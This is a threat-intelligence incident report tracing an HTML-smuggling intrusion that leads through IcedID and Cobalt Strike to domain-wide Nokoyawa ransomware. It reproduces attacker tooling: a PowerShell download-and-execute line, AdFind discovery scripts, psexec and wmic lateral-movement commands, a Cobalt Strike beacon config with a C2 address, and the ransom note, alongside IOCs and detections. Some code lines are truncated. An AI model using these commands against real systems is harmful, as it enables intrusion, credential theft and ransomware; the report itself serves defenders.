THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

adfind Attribution icedid nokoyawa ransomware

HTML Smuggling Leads to Domain Wide Ransomware

August 28, 2023

We've previously reported on a Nokoyawa ransomware case in which the initial access was via an Excel macro and IcedID malware. This case, which also ended in Nokoyawa Ransomware, involved the threat actor deploying the final ransomware only 12 hours after the initial compromise.

This threat actor delivered a password protected ZIP file via HTML smuggling to organizations back in late October, early November 2022. Within the password protected ZIP file, there was an ISO file that deployed IcedID which led to the use of Cobalt Strike and ultimately Nokoyawa ransomware. This intrusion also overlaps with the previous Nokoyawa ransomware case.

Services

- **Private Threat Briefs:** Over 25 private reports annually, such as this one but more concise and quickly published post-intrusion.

- **Threat Feed:** Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel:** Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset:** Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs:** Offers cloud-based, hands-on learning experiences using real data from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for a demo!

Case Summary

In early November 2022, the intrusion began with the delivery of an HTML file. We assess with high confidence that the delivery was via email, as reported in other public reports. This HTML file was using a technique known as HTML smuggling. This is one of the techniques threat actors have pivoted to since macro control defaults were updated by Microsoft. Just a month prior, this threat actor was observed using Excel macros in an extremely similar campaign.

Upon the user opening the HTML file, a fake Adobe page was presented and a ZIP file was downloaded. The Adobe lure includes a password for the ZIP as a way to protect the malicious contents from automated analysis. Inside the ZIP was an ISO file. Inside the ISO was the malware payload. The only visible file to the user was a LNK file masquerading as a document.

When the user clicked the LNK file, a series of commands were then executed. These included copying rundll32 and a malicious DLL from within the ISO to the host, before executing the malware. After loading the malicious DLL, a connection was made to IcedID command and control servers. The user meanwhile was served a legitimate image of a finance document.

When the malicious DLL was executed, persistence was also established via a scheduled task on the beachhead host. This task was set to run the IcedID malware every hour on the host. Initial discovery commands were ran seconds after reaching out to the command and control server. These commands have been seen in previous reports involving IcedID, including standard utilities like net, ipconfig, systeminfo, and nltest.

Around three hours after execution of the initial IcedID malware, a cmd process was spawned from IcedID. This new process began beaconing to a Cobalt Strike server. This Cobalt Strike server was previously observed in a prior Nokoyawa report. This process was then observed accessing LSASS, likely to access credentials. A quick check of domain admins using net was also observed.

Hands-on activity then paused for around three hours before the threat actor returned. Using the Cobalt Strike beacon, the threat actor looked up specific domain administrators using the net utility. Using one of those accounts, the threat actor initiated a RDP session to move laterally to a domain controller. Using this session, the threat actor copied over a Cobalt Strike beacon to the domain controller and executed it.

After that, the threat actor continued discovery actions by executing a batch file on the domain controller, which ran the usual battery of Active Directory discovery commands using AdFind. Upon completion, the results of the discovery commands were archived using 7-Zip. This was followed by the threat actor running a second batch file, which iterated through the network performing a nslookup for each host in the environment.

About five hours later, the threat actor returned to the domain controller and executed an encoded PowerShell command which was SessionGopher. SessionGopher is a tool that finds and decrypts saved session information for remote access tools. The threat actor then logged into additional hosts over RDP, including a backup server and a server with file shares. On the backup server, the threat actor opened the backup console. While on the file share, they used notepad to review a file on the host.

The threat actor returned to the domain controller and utilized netscan to perform a network scan. After the scan, both PsExec and WMIC were used to move files across systems in the network. Key files copied included k.exe and p.bat. These two files were the ransomware binary and a batch script that would be used to execute the ransomware.

Five minutes after transferring the files to hosts in the domain, the Nokoyawa ransomware binary was executed on a domain controller. At the same time, PsExec was used to execute the p.bat file starting the ransomware binary on the other hosts in the domain. The time to ransomware (TTR) was just over 12 hours from the initial infection.

Attribution

In this case we see two different threat actors; the distributor and the hands on keyboard actor. Proofpoint tracks this distributor as TA551. The hands on keyboard actor is tracked by Microsoft as Storm-0390 which is a "pen test" team managed by Periwinkle Tempest (formerly tracked as Storm-0193 and DEV-0193).


The ransomware affiliate is seen RDPing into the environment from server name WIN-5J00ETD85P5. This server name matches the one used by a threat actor from a prior Nokoyawa case. We can see from internet scanning tools, this hostname is currently active on 78.128.113[.]154 hosted on AS209160 Miti2000 at 4vendeta.com in Bulgaria.

Analysts

Analysis and reporting completed by @v3t0_, @AkuMehDFIR, & @RoxpinTeddy

Initial Access

For this campaign, thread hijacked emails were used to deliver the malicious HTML file. According to Proofpoint, this campaign was associated to a distribution group they track as TA551. Credits to Proofpoint for the below example.



Re: [redacted]

KL [redacted]

Today at 3:41 PM

[redacted],file,10.3...
537.5 KB


Hello,

Please find the attached doc...
Let me know if you have any further questions.

[redacted]

After downloading and opening the HTML file, it downloaded a password protected ZIP file with a random name. The password to unzip the file was presented to the user.

The following image shows the HTML file opened in a browser.



Acrobat DC. It's how the world gets work done.

View, sign, comment on, and share PDFs for free.

The file is not displayed correctly. Use local downloaded file.
Document Password. CG4Y80On


Are you an IT manager or OEM?
Keep your software up to date.

Adobe, Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the United States and/or other countries. All other trademarks are the property of their respective owners.

Copyright © 2022 Adobe. All rights reserved.

PDF
Adobe
Choose your region (Change)
Terms of use | Privacy | Report abuse

The ISO file from the zip, when mounted, had 1 visible LNK file (documents-9771) and 3 hidden files: demurest.cmd, pimpliest_kufic.png and templates544.png.



The VHD C:\Users\[redacted]\AppData\Local\Temp\Temp1_8c11812d-65fd-48ee-b650-296122a21067.zip\document-35068.iso has come online (surfaced) as disk number 0.

```
Log Name:          Microsoft-Windows-VHDMP/Operational
Source:            VHDMP                          Logged:         [redacted]
Event ID:          1                              Task Category:  Surface Virtual Disk
Level:             Information                    Keywords:       Activity
User:              SYSTEM                         Computer:       [redacted]
OpCode:            Stop
More Information:  Event Log Online Help
```

After execution, a legitimate image is opened to trick the user into thinking nothing is amiss.

Execution

The ISO file contained a LNK file, with an icon of an Image, which prompted the user to click on it.When the user opened the LNK file, the batch script demurest.cmd was executed.

The batch script in the demurest.cmd file did the following:

1. Opened pimpliest_kufic.png, which displayed an image.
2. The Windows utility xcopy was used to copy rundll32.exe to %temp%\entails.exe.
3. Created string “templates544.png” on the runtime and copied it with a random number with a format: RANDOM_NUM.RANDOM_NUM.
4. templates544.png was an IcedID DLL and was executed via entails.exe.

We can see from memory (MemProcFS), cmd executes entails.exe, which executes the IcedID dll by looking at the CommandLine. We can also see the call chain of cmd->entails.exe with a grand parent process of explorer.exe

Around six hours into the intrusion, 1.dll (Cobalt Strike) was dropped on the beachhead host before being copied to a domain controller. After 1.dll was transferred to the domain controller, it was executed via rundll32.exe via following command:

```
rundll32.exe 1.dll, DllRegisterServer
```

Persistence

IcedID registered a scheduled task to gain persistence on the beachhead host, which ran every hour.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/
  <RegistrationInfo>
    <URI>\{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}</URI>
  </RegistrationInfo>
  <Triggers>
```

```
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>REDACTED</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>REDACTED</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
```

```
      <RunOnlyIfIdle>false</RunOnlyIfIdle>
      <WakeToRun>false</WakeToRun>
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <Priority>7</Priority>
    </Settings>
    <Actions Context="Author">
      <Exec>
        <Command>rundll32.exe</Command>
        <Arguments>"C:\Users\REDACTED\AppData\Local\REDACTED\Izjeubaw64.dll",#
      </Exec>
    </Actions>
  </Task>
```

We can also see similar information in memory by reviewing most recently created scheduled tasks:

TaskName	TaskPath	User	CommandLine	Parameters
{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}	\{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}	Author	rundll32.exe	“C:\Users\REDACTED\AppDa –oyxo=”EdgeDecrease\license

Privilege Escalation

The compromised user had local administrative privileges on their machine which allowed the threat actor to leverage tools requiring higher permissions.

Defense Evasion

Looking at the contents of the malicious HTML file, we can pick out the HTML smuggling in the code. First, looking at the `<script>` tags we come to the following:

If we take that data blob, decode the contents with base64, and export that into a file, we can find the zipped ISO file hidden in the document:

The PK header indicates the data is the start of a zip file, and the following data reveals the contents to be an ISO file.

The initial access package from the threat actor used the Windows xcopy utility to rename rundll32.exe to entails.exe. This was likely to evade detection logic based around command line execution. Entails.exe, which loaded the IcedID DLL, was then observed injecting into a cmd.exe process on the beachhead host.

Below we can see the IcedID loader in memory in the entails.exe process:

Process Name	PID	Type	Address	Description
entails.exe	4868	PE_INJECT	0000000180000000	Module: [loader_dll_64.dll]

The entails.exe process first opened cmd.exe with the GrantedAccess of 0x1fffff, which maps to **PROCESS_ALL_ACCESS** rights, followed by a call to CreateRemoteThread, which was recorded by Sysmon Event ID 10 and 8 respectively as shown below:

We can also see from memory, beacon.dll was injected into cmd.

Process Name	PID	Type	Address	Description
cmd.exe	11636	PE_INJECT	0000000005380000	Module: [beacon.dll]

Scanning the process memory of cmd.exe, the YARA rule **win_cobalt_strike_auto** from Malpedia fired. The following Cobalt Strike beacon configuration was then extracted from process memory:

```
"BeaconType": "windows-beacon_https-reverse_https",
"Port": 443,
  "Sleeptime": 60000,
  "Maxgetsize": 1048576,
  "Jitter": 0,
  "MaxDns": 0,
  "PublicKey": "30 81 9f 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 81 8d
  "c2_server": "5.8.18.242,/pixel.gif",
  "UserAgent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0
  "PostURI": "/submit.php",
  "Malleable_C2_Instructions2": "",
  "HttpGetHeader": "Cookie",
  "HttpPostHeader": "\n\u0026Content-Type: application/octet-streamid",
  "SpawnTo": "",
  "Pipename": "",
  "KillDateYear": 0,
  "KillDateMonth": 0,
  "KillDateDay": 0,
  "DNSIdle": "0.0.0.0",
  "DNSSleep": 0,
  "SSH_1": "",
  "SSH_2": "",
  "SSH_3": "",
  "SSH_4": "",
  "SSH_5": "",
  "GetVerb": "GET",
  "PostVerb": "POST",
  "HttpPostChunk": 0,
  "SpawnTox86": "%windir%\\syswow64\\rundll32.exe",
  "SpawnTox64": "%windir%\\sysnative\\rundll32.exe",
  "CryptoScheme": 0,
  "Proxy": "",
  "ProxyUsername": "",
  "ProxyPassword": "",
  "ProxyType": "IE settings",
  "Deprecated": 0,
  "LicenseId": 305419776,
  "bStageCleanup": 0,
  "bCFGCaution": 0,
  "KillDate": 0,
  "TextSectionEnd": 0,
  "ObfuscateSectionsInfo": "",
  "ProcessInjectStartRWX": "PAGE_EXECUTE_READWRITE",
  "ProcessInjectUseRWX": "PAGE_EXECUTE_READWRITE",
  "ProcessInjectMinAlloc": 0,
  "ProcessInjectTransformx86": "",
  "ProcessInjectTransformx64": "",
  "UsesCookies": 1,
  "ProcessInjectExecute": "",
  "ProcessInjectAllocationMethod": 0,
  "ProcessInjectStub": "b5 4a fe 01 ec 6a 75 ed f3 5e 1a 44 f8 bd 39 29",
  "HostHeader": ""
```

The IP and port match what we see in memory:

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State
0xa30e2a5f34d0	TCPv4	REDACTED	60597	5.8.18.242	443	CLOS

The injected cmd.exe, in turn, injected into rundll32.exe.

Credential Access

It appears Cobalt Strike was used to access the LSASS memory space. The access granted was 0x1010 & 0x1fffff. These access patterns were also seen in previous reports here and here. These values can be used to identify credential access.

Pipes were created with the default Cobalt Strike prefix of ‘postex_’

On one of the domain controllers, an encoded PowerShell command was observed being executed from a Cobalt Strike beacon.

This command, once decoded, revealed the execution of the SessionGopher script.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:8897/'); Inv
```

Discovery

After loading IcedID DLL via the renamed rundll32, the following discovery commands were observed on the beachhead host:

```
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

As a part of discovery commands, IcedID used WMI to get the list of Anti-Virus product installed on the beachhead host with the following command:

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct
```

The threat actor also ran the following discovery commands via cmd.exe (injected Beacon process):

```
net  group "domain admins" /domain
net  user [REDACTED DOMAIN ADMIN] /domain
net  user Administrator /domain
net  user [REDACTED DOMAIN ADMIN] /domain
cmd.exe /C dir *.txt
cmd.exe /C dir *.dll
```

AdFind was used for discovery on a domain controller via a batch script named adfind.bat. The script executed the following commands:

```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```

After running this, the threat actor dropped a new batch file ns.bat. This file contained a list of hosts on the network to perform DNS lookups using nslookup.

```
C:\Windows\system32\cmd.exe /C ns.bat
nslookup [REDACTED HOST X]
...
nslookup [REDACTED HOST XX]
```

Shortly before beginning the ransomware deployment, the threat actor connected to a backup server and opened the backup console on the host. This was followed by final discovery action on the domain controller with the SoftPerfect Netscan tool being used for a final discovery scan across the network.

Lateral Movement

The threat actor connected to various hosts in the network via RDP tunneled through the beacon process on the beachhead host.

We can find the hostname of the threat actor present in some of the Windows logs, event ID’s 4624, 4776, 4778, and 4779.

```
WIN-5J00ETD85P5
```

The workstation name observed in a 4624 event on the beachhead:

Seen again in a 4776 event from a domain controller:

And again in 4778 followed by 4779 on the domain controller:

During the RDP session, 1.dll (Cobalt Strike DLL) was transferred from the beachhead via the Windows File Explorer.

Similarly, the final files used to execute the ransomware deployment were transferred in the same manner, which can be seen via the file creation logging process being Explorer.EXE.

Once k.exe and p.bat, and various other batch scripts were transferred to the compromised domain controller, the threat actor then tried to copy k.exe to other machines on the network via ***copy*** command executed on the domain controller.

This command execution may not have worked properly, or as backup the threat actor ran the copy command again, but this time instead of executing cmd `/K copy` on the domain controller they ran wmic to execute the copy command from the remote host's instead.

This process was repeated for p.bat, this repetition makes it likely that this was scripted out rather than a failed execution of the copy process.

First, copy command issued on domain controller:

Second, copy command with WMIC for remote hosts to run the command.

Once both k.exe and p.bat were copied to the machines in the network, the threat actor used PsExec.exe to remotely create a service named ***mstdc*** to run p.bat (p.bat runs k.exe, which encrypts the system based on the Base64 encoded config) via System account.

Each host on the receiving end of PsExec has a '.key' file created. The filename contains the hostname of the machine that initiated PsExec.

Collection

After AdFind had finished executing, the results were archived utilizing 7-Zip.

Command and Control

IcedID

Once entails.exe (rundll32.exe) successfully executed templates544.png on the beachhead host, an outbound connection was established talking to trentonkaizerfak[.]com.

This downloaded a gzip file for the next IcedID stage. After executing this payload, command and control was established to 5.255.103[.]16

IP	Port	Domain	Ja3	Ja3s
5.255.103[.]16	443	pikchayola[.]pics	a0e9f5d64349fb13191bc781f81f42e1	ec74a
5.255.103[.]16	443	questdisar[.]com	a0e9f5d64349fb13191bc781f81f42e1	ec74a

SSL Certificate Details	
Certificate Subject	O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=localhost
Certificate Issuer	O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=localhost
Not Before	2022-10-09T09:36:33Z
Not After	2023-10-09T09:36:33Z
Public Algorithm	rsaEncryption

Cobalt Strike

After the injection into cmd.exe on the beachhead host, 1.dll (Cobalt Strike DLL) was created, which later was transferred to the domain controller. Then, 1.dll was executed on the domain controller via rundll32.exe and after execution, rundll32.exe connected to the command and control server 5.8.18[.]242. This server was observed in a prior case, which also resulted in Nokoyawa ransomware.

IP	Port	Ja3	Ja3s
5.8.18[.]242	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba3

SSL Certificate Details	
Certificate Subject	CN=,OU=,O=,L=,ST=,C=
Certificate Issuer	CN=,OU=,O=,L=,ST=,C=
Not Before	2015-05-20T18:26:24Z
Not After	2025-05-17T18:26:24Z
Public Algorithm	rsaEncryption

Impact

The threat actor was seen deploying Nokoyawa ransomware throughout the environment utilizing both PSExec & WMIC.

```
psexec.exe \\[TARGET IP] -u [DOMAIN]\[USER] -p "[PASSWORD]" -s -d -h -r mstd
```

```
wmic /node:"[TARGET IP]" /user:"[DOMAIN]\[USER]" /password:"[PASSWORD]" proc
```

This duplication of execution using both PsExec and WMIC mirrors the doubled commands used to copy files throughout the network, indicating scripted execution for redundancy.

The batch file (p.bat) is responsible for executing the ransomware binary (k.exe) along with its configurations.

```
c:\windows\temp\k.exe --config REDACTED
```

Upon reviewing the configuration provided in the command parameters, this particular ransomware is configured to encrypt the network, load hidden drives, and delete volume shadow copies.

Furthermore, the configuration informs the ransomware binary to skip the following directories and file extensions.

```
Excluded Directories
- Windows
- Program Files
- Program Files (x86)
- AppData
- ProgramData
- System Volum Information

Excluded File Extensions
- .exe
- .dll
- .ini
- .lnk
- .url
- ""
```

Ransom Note

```
Nokoyawa.

If you see this, your files were successfully encrypted.
We advice you not to search free decryption method.
It's impossible. We are using symmetrical and asymmetric encryption.

ATTENTION:
        - Don't rename encrypted files.
        - Don't change encrypted files.
        - Don't use third party software.

To reach an agreement we offer you to visit our Onion Website.
How to open Onion links:
        - Download TOR Browser from official website.
        - Open and enter this link:
                http://[REDACTED]
        - On the page you will see a chat with the Support.
        - Send your first message.

The faster you contact with us the faster you will get a solution.
```

Timeline

Diamond Model

Indicators

Atomic

```
Cobalt Strike:
  5.8.18.242:443

IcedID:
  trentonkaizerfak[.]com at 159.89.12.125:80
  questdisar[.]com at 5.255.103.16:443
  pikchayola[.]pics at 5.255.103.16:443
```

Computed

```
1.dll
9740f2b8aeacc180d32fc79c46333178
c599c32d6674c01d65bff6c7710e94b6d1f36869
d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e

8c11812d-65fd-48ee-b650-296122a21067.zip
4f4231ca9e12aafac48a121121c6f940
7bd217554749f0f3c31957a37fc70d0a86e71fc3
be604dc018712b1b1a0802f4ec5a35b29aab839f86343fc4b6f2cb784d58f901

adfind.bat
ebf6f4683d8392add3ef32de1edf29c4
444c704afe4ee33d335bbdfae79b58aba077d10d
2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04

demurest.cmd
586fe6d361ef5208fad28c5ff8a4579b
bf4177381235393279e7cdfd45a3fa497b7b8a96
364d346da8e398a89d3542600cbc72984b857df3d20a6dc37879f14e5e173522

documents-9771.lnk
51e416c3d3be568864994449cd39caa1
ee1c5e9f1257fbda3b174d534d06dddf435d3327
57842fe8723ed6ebdf7fc17fc341909ad05a7a4feec8bdb5e062882da29fa1a8

k.exe
40c9dc2897b6b348da88b23deb0d3952
0f5457b123e60636623f585cc2bf2729f13a95d6
7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

netscan.exe
16ef238bc49b230b9f17c5eadb7ca100
a5c1e4203c740093c5184faf023911d8f12df96c
ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f

p.bat
385d21c0438f5b21920aa9eb894740d2
```

```
5d2c17799dfc6717f89cd5f63951829aed038041
e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f

psexec.exe
c590a84b8c72cf18f35ae166f815c9df
b97761358338e640a31eef5e5c5773b633890914
57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4

pimpliest_kufic.png
49524219dbd2418e3afb4e49e5f1805e
b8cb71c48a7d76949c93418ddd0bcae587bef6cc
c6294ebb7d2540ee7064c60d361afb54f637370287983c7e5e1e46115613169a

redacted-invoice-10.31.22.html
c8bdc984a651fa2e4f1df7df1118178b
f62b155ab929b7808de693620d2e9f07a9293926
31cd7f14a9b945164e0f216c2d540ac87279b6c8befaba1f0813fbad5252248b

templates544.png
14f37c8690dda318f9e9f63196169510
306e4ede6c7ea75ef5841f052f9c40e3a761c177
e71772b0518fa9bc6dddd370de2d6b0869671264591d377cdad703fa5a75c338
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET INFO RDP - Response To External Host
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
ET POLICY PsExec service created
